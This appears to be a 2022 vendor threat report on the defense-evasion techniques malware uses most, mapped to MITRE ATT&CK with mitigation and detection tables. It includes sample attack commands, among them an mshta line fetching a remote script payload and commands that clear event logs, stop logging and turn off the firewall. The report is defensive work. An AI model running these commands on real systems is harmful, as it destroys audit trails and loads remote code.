CYSIV
A FORESCOUT COMPANY

Threat Report: Top Defense Evasion Techniques Used by Malware

July 25th, 2022




Table of Contents

Table of Contents

1 EXECUTIVE SUMMARY

Cysiv Threat Labs recently analyzed various malware campaign types to determine tactics, techniques, and procedures (TTPs) used by adversaries and categorized each observed TTP based on the MITRE ATT&CK framework. As a result of this research, all of the TTPs observed during the past year were mapped to MITRE ATT&CK to identify the most common tactics and techniques used by threat actors.

This research has found that Execution and Defense Evasion were the most dominant tactics observed in recent times. The prevalence and continuous evolution of defense evasion tactics deployed by threat actors is driven by the innovation of threat detection, prevention and protection technologies increasingly adopted by various industries that recognize the importance of securing their networks against cyber threats. Attacks that once slipped past legacy networks and endpoint protection solutions are now routinely caught, and this means that adversaries must come up with new ways of circumventing security controls.

Why is Defense Evasion so prominent? Defense evasion is so common because it makes life simpler for the adversaries. Security controls make it more expensive for an adversary to compromise systems and keep them active for future use. An adversary can reduce the number of resources required to create new tools and processes for ongoing operations by employing defense evasion strategies. As a result, something as easy as turning off antivirus protection can provide an adversary a bit more time to utilize malicious tools in their target environment before defenders are aware of their presence.

There is an endless struggle between security researchers/hunters and threat actors. As soon as researchers shine a light on a trending malicious activity, adversaries pivot and find new ways to hide and evade to achieve their goal to compromise and exploit. Indeed, of all the MITRE ATT&CK tactics, defense evasion comprises an extensive array of techniques and sub-techniques as a critical step in an adversaries' kill-chain.

This threat report explores the popular defense evasion techniques that the Cysiv Threat Research team has seen in use by adversaries in the recent times.

2 Top Defense Evasion Techniques

2.1 System Binary Proxy Execution (T1218)

Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed, or otherwise trusted, binaries. Binaries used in this technique are often Microsoft-signed files, indicating that they have been either downloaded from Microsoft or are already native in the operating system. Binaries signed with trusted digital certificates can typically execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files or commands.

Sub-techniques:
T1218.001, T1218.002, T1218.003, T1218.004, T1218.005, T1218.007, T1218.008, T1218.009, T1218.010, T1218.011, T1218.012, T1218.013, T1218.014

Platforms: Windows, Linux and macOS

Defense Bypassed: Anti-virus, Application control, Digital Certificate Validation

Commandline Examples:

rundll32.exe RedactedDLL.dll, RedactedFunction
System Binary Proxy Execution: Rundll32

mshta vbscript:Close(Execute(""GetObject(""script:https[:]//webserver/payload[.]sct"")"))
System Binary Proxy Execution: Mshta

Mitigation Recommendations:

Mitigation	Description
Disable or Remove Feature or Program	Many native binaries may not be necessary within a given environment.
Execution Prevention	Consider using application control to prevent execution of binaries that are susceptible to abuse and not required for a given system or network.
Exploit Protection	Microsoft's Enhanced Mitigation Experience Toolkit (EMET) Attack Surface Reduction (ASR) feature can be used to block methods of using trusted binaries to bypass application control.
Privileged Account Management	Restrict execution of particularly vulnerable binaries to privileged accounts or groups that need to use it to lessen the opportunities for malicious usage.

Detection Recommendations:

Data Component	Detects
Command Execution	Monitor executed commands and arguments that may forge credential materials that can be used to gain access to web applications or Internet services.
File Creation	Monitor for file activity (creations, downloads, modifications, etc.), especially for file types that are not typical within an environment and may be indicative of adversary activity.
Module Load	Monitor DLL/PE file events, specifically creation of these binary files as well as the loading of DLLs into processes. Look for DLLs that are not recognized or not normally loaded into a process.
Network Connection Creation	Monitor for newly constructed network connections that are sent or received by untrusted hosts.
OS API Execution	Monitor for API calls that may forge credential materials that can be used to gain access to web applications or Internet services.
Process Creation	Monitor processes and command-line parameters for signed binaries that may be used to proxy execution of malicious files. Compare recent invocations of signed binaries that may be used to proxy execution with prior history of known good arguments and loaded files to determine anomalous and potentially adversarial activity. Legitimate programs used in suspicious ways, like msiexec.exe downloading an MSI file from the Internet, may be indicative of an intrusion. Correlate activity with other suspicious behaviour to reduce false positives that may be due to normal benign use by users and administrators.
Windows Registry Key Modification	Monitor for changes made to Windows Registry keys and/or values that may forge credential materials that can be used to gain access to web applications or Internet services.

2.2 Process Injection (T1055)

Adversaries may inject code into processes to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate, live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

There are many ways to inject code into a process, many of which abuse legitimate functionalities. These implementations exist for every major OS but are typically platform specific.

More sophisticated samples may perform multiple process injections to segment modules and further evade detection, utilizing named pipes or other inter-process communication (IPC) mechanisms as a communication channel.

Sub-techniques:
T1055.001, T1055.002, T1055.003, T1055.004, T1055.005, T1055.008, T1055.009, T1055.011, T1055.012, T1055.013, T1055.014, T1055.015

Platforms: Windows, Linux and macOS

Defense Bypassed: Anti-virus, Application control

Sub-technique	Win32 API Used
Dynamic-link Library Injection Portable Executable Injection	VirtualAllocEx WriteProcessMemory CreateRemoteThread
Thread Execution Hijacking	OpenThread SuspendThread VirtualAllocEx WriteProcessMemory SetThreadContext ResumeThread
Process Hollowing	CreateProcess ZwUnmapViewOfSection NtUnmapViewOfSection VirtualAllocEx WriteProcessMemory SetThreadContext ResumeThread

Mitigation Recommendations:

Mitigation	Description
Behavior Prevention on Endpoint	Some endpoint security solutions can be configured to block some types of process injection based on common sequences of behavior that occur during the injection process. For example, on Windows 10, Attack Surface Reduction (ASR) rules may prevent Office applications from code injection.

Privileged Account Management	Utilize Yama (ex: /proc/sys/kernel/yama/ptrace_scope) to mitigate ptrace based process injection by restricting the use of ptrace to privileged users only. Other mitigation controls involve the deployment of security kernel modules that provide advanced access control and process restrictions such as SELinux, grsecurity, and AppArmor.

Detection Recommendations:

Data Component	Detects
File Metadata	Monitor for contextual data about a file, which may include information such as name, the content (ex: signature, headers, or data/media), user/ower, permissions, etc.
File Modification	Monitor for changes made to files that may inject code into processes to evade process-based defenses as well as possibly elevate privileges.
Module Load	Monitor DLL/PE file events, specifically creation of these binary files as well as the loading of DLLs into processes. Look for DLLs that are not recognized or not normally loaded into a process.
OS API Execution	Monitoring Windows API calls indicative of the various types of code injection may generate a significant amount of data and may not be directly useful for defense unless collected under specific circumstances for known bad sequences of calls, since benign use of API functions may be common and difficult to distinguish from malicious behavior.
Process Access	Monitor for processes being viewed that may inject code into processes to evade process-based defenses as well as possibly elevate privileges.
Process Modification	Monitor for changes made to processes that may inject code into processes to evade process-based defenses as well as possibly elevate privileges.

2.3 Obfuscated Files or Information (T1027)

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses.

Payloads may be compressed, archived, or encrypted to avoid detection. These payloads may be used during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open and Deobfuscate/Decode Files or Information for User Execution.

Adversaries may also obfuscate commands executed from payloads or directly via a Command and Scripting Interpreter. Environment variables, aliases, characters, and other platform/language-specific semantics can be used to evade signature-based detections and application control mechanisms.

Sub-techniques: T1027.001, T1027.002, T1027.003, T1027.004, T1027.005, T1027.006

Platforms: Windows, Linux and macOS

Defense Bypassed: Application Control, Host Forensic Analysis, Host Intrusion Prevention Systems, Log Analysis, Signature-based Detection

Mitigation Recommendations:

Mitigation	Description
Antivirus/Antimalware	Consider utilizing the Antimalware Scan Interface (AMSI) on Windows 10 to analyze commands after being processed/interpreted.
Behaviour Prevention on Endpoint	On Windows 10, enable Attack Surface Reduction (ASR) rules to prevent execution of potentially obfuscated scripts.

Detection Recommendations:

Data Component	Detects
Command Execution	Monitor executed commands and arguments containing indicators of obfuscation and known suspicious syntax such as uninterpreted escape characters like "'^'" and """". Deobfuscation tools can be used to detect these indicators in files/payloads.
File Creation	Detection of file obfuscation is difficult unless artifacts are left behind by the obfuscation process that are uniquely detectable with a signature. If detection of the obfuscation itself is not possible, it may be possible to detect the malicious activity that caused the obfuscated file (for example, the method that was used to write, read, or modify the file on the file system).
File Metadata	Monitor for contextual data about a file, which may include information such as name, the content (ex: signature, headers, or data/media), user/owner, permissions, etc.
Process Creation	Monitor for newly executed processes that may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit.

2.4 Masquerading (T1036)

Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools. Masquerading occurs when the name or location of an object, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. This may include manipulating file metadata, tricking users into misidentifying the file type, and giving legitimate task or service names.

Renaming abusable system utilities to evade security monitoring is also a form of Masquerading.

Sub-techniques: T1036.001, T1036.002, T1036.003, T1036.004, T1036.005, T1036.006, T1036.007

Platforms: Windows, macOS, Containers, Linux

Defense Bypassed: Application Control

Mitigation Recommendations:

Mitigation	Description
Code Signing	Require signed binaries.
Execution Prevention	Use tools that restrict program execution via application control by attributes other than file name for common operating system utilities that are needed.
Restrict File and Directory Permissions	Use file system access controls to protect folders such as C:\Windows\System32.

Detection Recommendations:

Data Component	Detects
Command Execution	Monitor executed commands and arguments that may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools.
File Metadata	Collect file hashes; file names that do not match their expected hash are suspect. Perform file monitoring; files with known names but in unusual locations are suspect. Look for indications of common characters that may indicate an attempt to trick users into misidentifying the file type.
File Modification	Monitor for changes made to files outside of an update or patch that may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools.

Data Component	Detects
Image Metadata	Collecting disk and resource filenames for binaries, comparing that the InternalName, OriginalFilename, and/or ProductName match what is expected, could provide useful leads but may not always be indicative of malicious activity.
Process Metadata	Monitor for file names that are mismatched between the file name on disk and that of the binary's PE metadata, this is a likely indicator that a binary was renamed after it was compiled.
Scheduled Job Metadata	Monitor for contextual data about a scheduled job, which may include information such as name, timing, command(s), etc.
Scheduled Job Modification	Monitor for changes made to scheduled jobs that may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools.
Service Creation	Monitor for newly constructed services/daemons that may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools.
Service Metadata	Monitor for contextual data about a service/daemon, which may include information such as name, service executable, start type, etc.

2.5 Impair Defenses (T1562)

Adversaries may maliciously modify components of a victim environment to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators.

Adversaries could also target event aggregation and analysis mechanisms, or otherwise disrupt these procedures by altering other system components.

Sub-techniques:
T1562.001, T1562.002, T1562.003, T1562.004, T1562.006, T1562.007, T1562.008, T1562.009, T1562.010

Platforms: Containers, IaaS, Linux, Network, Office 365, Windows, macOS

Defense Bypassed: Anti-virus, Digital Certificate Validation, File monitoring, Firewall, Host forensic analysis, Host intrusion prevention systems, Log analysis, Signature-based detection

Commandline Examples:

wevtutil cl security
Impair Defenses: Disable Windows Event Logging

Powershell.exe Stop-Service -Name EventLog
Impair Defenses: Disable Windows Event Logging

netsh advfirewall set allprofiles state off
Impair Defenses: Disable or Modify System Firewall

Remove-EtwTraceProvider -AutologgerName EventLog-Application
Impair Defenses: Indicator Blocking

powershell –v 2
Impair Defenses: Downgrade Attack

Mitigation Recommendations:

Mitigation	Description
Restrict File and Directory Permissions	Ensure proper process and file permissions are in place to prevent adversaries from disabling or interfering with security/logging services.
Restrict Registry Permissions	Ensure proper Registry permissions are in place to prevent adversaries from disabling or interfering with security/logging services.
User Account Management	Ensure proper user permissions are in place to prevent adversaries from disabling or interfering with security/logging services.

Detection Recommendations:

Data Component	Detects
Cloud Service Disable	Monitor logs for API calls to disable logging. In AWS, monitor for: StopLogging and DeleteTrail. In GCP, monitor for: google.logging.v2.ConfigServiceV2.UpdateSink.In Azure, monitor for az monitor diagnostic-settings delete. Additionally, a sudden loss of a log source may indicate that it has been disabled.
Cloud Service Modification	Monitor changes made to cloud services for unexpected modifications to settings and/or data.
Command Execution	Monitor executed commands and arguments that may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms.

Data Component	Detects
Firewall Disable	Monitor for changes in the status of the system firewall such as Windows Security Auditing events 5025 (The Windows firewall service has been stopped) and 5034 (The Windows firewall driver was stopped).
Firewall Rule Modification	Monitor for changes made to firewall rules for unexpected modifications to allow/block specific network traffic that may maliciously modify components of a victim environment to hinder or disable defensive mechanisms.
Process Creation	Monitor newly executed processes that may maliciously modify components of a victim environment to hinder or disable defensive mechanisms.
Process Termination	Monitor for unexpected deletions of a running process (ex: Sysmon EID 5 or Windows EID 4689) that may maliciously modify components of a victim environment to hinder or disable defensive mechanisms.
Script Execution	Monitor for any attempts to enable scripts running on a system that would be considered suspicious. If scripts are not commonly used on a system, but enabled, scripts running out-of-cycle from patching or other administrator functions should be considered suspicious. Scripts should be captured from the file system, when possible, to determine their actions and intent.
Host Status	Monitor logging, messaging, and other artifacts highlighting the health of host sensors (e.g., metrics, errors, and/or exceptions from logging applications) that may maliciously modify components of a victim environment to hinder or disable defensive mechanisms. Lack of log events may be suspicious.
Service Metadata	Monitor contextual data about a service/daemon, which may include information such as name, service executable, start type that that may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms.
Windows Registry Key Deletion	Monitor for unexpected deletion of windows registry keys that that may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms.
Windows Registry Key Modification	Monitor Registry edits for modifications to services and startup programs that correspond to security tools.

2.6 Hijack Execution Flow (T1574)

Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

There are many ways an adversary may hijack the flow of execution, including by manipulating how the operating system locates programs to be executed. How the operating system locates libraries to be used by a program can also be intercepted. Locations where the operating system looks for programs/resources, such as file directories and in the case of Windows the Registry, could also be poisoned to include malicious payloads.

Sub-techniques:
T1574.001, T1574.002, T1574.004, T1574.005, T1574.006, T1574.007, T1574.008, T1574.009, T1574.010, T1574.011, T1574.012, T1574.013

Platforms: Windows, Linux, macOS

Defense Bypassed: Anti-virus, Application Control

Mitigation Recommendations:

Mitigation	Description
Application Developer Guidance	When possible, include hash values in manifest files to help prevent side-loading of malicious libraries.
Audit	Use auditing tools capable of detecting hijacking opportunities on systems within an enterprise and correct them. Toolkits like the PowerSploit framework contain PowerUp modules that can be used to explore systems for hijacking weaknesses.
Behavior Prevention on Endpoint	Some endpoint security solutions can be configured to block some types of behaviors related to process injection/memory tampering based on common sequences of indicators (ex: execution of specific API functions).
Execution Prevention	Adversaries may use new payloads to execute this technique. Identify and block potentially malicious software executed through hijacking by using application control solutions also capable of blocking libraries loaded by legitimate software.
Restrict File and Directory Permissions	Install software in write-protected locations. Set directory access controls to prevent file writes to the search paths for applications, both in the folders where applications are run from and the standard library folders.
Restrict Library Loading	Disallow loading of remote DLLs and enable Safe DLL Search Mode.

Restrict Registry Permissions	Ensure proper permissions are set for Registry hives to prevent users from modifying keys for system components that may lead to privilege escalation.
Update Software	Update software regularly to include patches that fix DLL side-loading vulnerabilities.
User Account Control	Turn off UAC's privilege elevation for standard users [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System] to automatically deny elevation requests.
User Account Management	Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service binary target path locations. Deny execution from user directories such as file download directories and temp directories where able.

Detection Recommendations:

Data Component	Detects
Command Execution	Monitor executed commands and arguments that may execute their own malicious payloads by hijacking the way operating systems run programs.
File Creation	Monitor for newly constructed files that may execute their own malicious payloads by hijacking the way operating systems run programs.
File Modification	Monitor file systems for moving, renaming, replacing, or modifying DLLs. Changes in the set of DLLs that are loaded by a process (compared with past behavior) that do not correlate with known software, patches, etc., are suspicious. Modifications to or creation of .manifest and. local redirection files that do not correlate with software updates are suspicious.
Module Load	Monitor DLLs loaded into a process and detect DLLs that have the same file name but abnormal paths.
Process Creation	Monitor processes for unusual activity (e.g., a process that does not use the network begins to do so, abnormal process call trees). Track library metadata, such as a hash, and compare libraries that are loaded at process execution time against previous executions to detect differences that do not correlate with patching or updates.

Service Metadata	Look for changes to binaries and service executables that may normally occur during software updates. If an executable is written, renamed, and/or moved to match an existing service executable, it could be detected and correlated with other suspicious behavior. Hashing of binaries and service executables could be used to detect replacement against historical data.
Windows Registry Key Modification	Monitor for changes made to windows registry keys and/or values that may execute their own malicious payloads by hijacking the way operating systems run programs.

2.7 Indicator Removal on Host (T1070)

Adversaries may delete or modify artifacts generated on a host system to remove evidence of their presence or hinder defenses. Various artifacts may be created by an adversary or something that can be attributed to an adversary's actions. Typically, these artifacts are used as defensive indicators related to monitored events, such as strings from downloaded files, logs that are generated from user actions, and other data analyzed by defenders. Location, format, and type of artifact (such as command or login history) are often specific to each platform.

Removal of these indicators may interfere with event collection, reporting, or other processes used to detect intrusion activity. This may compromise the integrity of security solutions by causing notable events to go unreported. This activity may also impede forensic analysis and incident response, due to lack of sufficient data to determine what occurred.

Sub-techniques: T1070.001, T1070.002, T1070.003, T1070.004, T1070.005, T1070.006

Platforms: Containers, Linux, Network, Windows, macOS

Defense Bypassed: Anti-virus, Host intrusion prevention systems, Log analysis

Commandline Examples:

wevtutil cl security
Indicator Removal on Host: Clear Windows Event Logs

Powershell.exe Clear-History
Indicator Removal on Host: Clear Command History

net use \system\share /delete
Indicator Removal on Host: Network Share Connection Removal

Mitigation Recommendations:

Mitigation	Description
Encrypt Sensitive Information	Obfuscate/encrypt event files locally and in transit to avoid giving feedback to an adversary.
Remote Data Storage	Automatically forward events to a log server or data repository to prevent conditions in which the adversary can locate and manipulate data on the local system. When possible, minimize time delay on event reporting to avoid prolonged storage on the local system.
Restrict File and Directory Permissions	Protect generated event files that are stored locally with proper permissions and authentication and limit opportunities for adversaries to increase privileges by preventing Privilege Escalation opportunities.

Detection Recommendations:

Data Component	Detects
Command Execution	Monitor executed commands and arguments that may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
File Deletion	Monitor for a file that may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
File Metadata	Monitor for contextual file data that may show signs of deletion or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
File Modification	Monitor for changes made to a file may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
Network Traffic Content	Monitor and analyze traffic patterns and packet inspection associated to protocol(s) that do not follow the expected protocol standards and traffic flows.
OS API Execution	Monitor for API calls that may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
Process Creation	Monitor for newly executed processes that may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.

Data Component	Detects
User Account Authentication	Monitor for an attempt by a user to gain access to a network or computing resource, often by providing credentials that may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
Windows Registry Key Deletion	Monitor windows registry keys that may be deleted or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
Windows Registry Key Modification	Monitor for changes made to windows registry keys or values that may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.

2.8 Modify Registry (T1112)

Adversaries may interact with the Windows Registry to hide configuration information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.

Access to specific areas of the Registry depends on account permissions, some requiring administrator-level access. The built-in Windows command-line utility Reg may be used for local or remote Registry modification. Other tools may also be used, such as a remote access tool, which may contain functionality to interact with the Registry through the Windows API.

Registry modifications may also include actions to hide keys, such as prepending key names with a null character, which will cause an error and/or be ignored when read via Reg or other utilities using the Win32 API. Adversaries may abuse these pseudo-hidden keys to conceal payloads/commands used to maintain persistence.

Platforms: Windows

Defense Bypassed: Host forensic analysis

Commandline Examples:

reg add <redacted registry path>

Mitigation Recommendations:

Mitigation	Description
Restrict Registry Permissions	Ensure proper permissions are set for Registry hives to prevent users from modifying keys for system components that may lead to privilege escalation.

Detection Recommendations:

Data Component	Detects
Command Execution	Monitor executed commands and arguments for actions that could be taken to change, conceal, and/or delete information in the Registry. The Registry may also be modified through Windows system management tools such as Windows Management Instrumentation and PowerShell, which may require additional logging features to be configured in the operating system to collect necessary information for analysis.
OS API Execution	Monitor for API calls associated with concealing Registry keys, such as Reghide. Inspect and cleanup malicious hidden Registry entries using Native Windows API calls and/or tools such as Autoruns and RegDelNull.
Process Creation	Monitor processes and command-line arguments for actions that could be taken to change, conceal, and/or delete information in the Registry. (i.e., reg.exe, regedit.exe)
Windows Registry Key Creation	Monitor for newly constructed registry keys or values to aid in persistence and execution.
Windows Registry Key Deletion	Monitor for unexpected deletion of windows registry keys to hide configuration information, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.
Windows Registry Key Modification	Monitor for changes made to windows registry keys or values. Consider enabling Registry Auditing on specific keys to produce an event alert (Event ID 4657) whenever a value is changed (though this may not trigger when values are created with Reghide or other evasive methods).

2.9 Domain Policy Modification (T1484)

Adversaries may modify the configuration settings of a domain to evade defenses and/or escalate privileges in domain environments. Domains provide a centralized means of managing how computer resources (e.g., computers, user accounts) can act, and interact with each other, on a network. The policy of the domain also includes configuration settings that may apply between domains in a multi-domain/forest environment. Modifications to domain settings may include altering domain Group Policy Objects (GPOs) or changing trust settings for domains, including federation trusts.

With sufficient permissions, adversaries can modify domain policy settings. Since domain configuration settings control many of the interactions within the Active Directory (AD) environment, there are a great number of potential attacks that can stem from this abuse. Examples of such abuse include modifying GPOs to push a malicious Scheduled Task to computers throughout the domain environment or modifying domain trusts to include an adversary-controlled domain where they can control access tokens that will subsequently be accepted by victim domain resources. Adversaries can also change

configuration settings within the AD environment to implement a Rogue Domain Controller.

Adversaries may temporarily modify domain policy, carry out malicious actions, and then revert the change to remove suspicious indicators.

Sub-techniques: T1484.001, T1484.002

Platforms: Azure AD, Windows

Defense Bypassed: File system access controls, System access controls

Mitigation Recommendations:

Mitigation	Description
Audit	Identify and correct GPO permissions abuse opportunities (ex: GPO modification privileges) using auditing tools such as BloodHound (version 1.5.1 and later).
Privileged Account Management	Use least privilege and protect administrative access to the Domain Controller and Active Directory Federation Services (AD FS) server. Do not create service accounts with administrative privileges.
User Account Management	Consider implementing WMI and security filtering to further tailor which users and computers a GPO will apply to.

Detection Recommendations:

Data Component	Detects
Active Directory Object Creation	Monitor for newly constructed active directory objects, such as Windows EID 5137.
Active Directory Object Deletion	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.
Active Directory Object Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
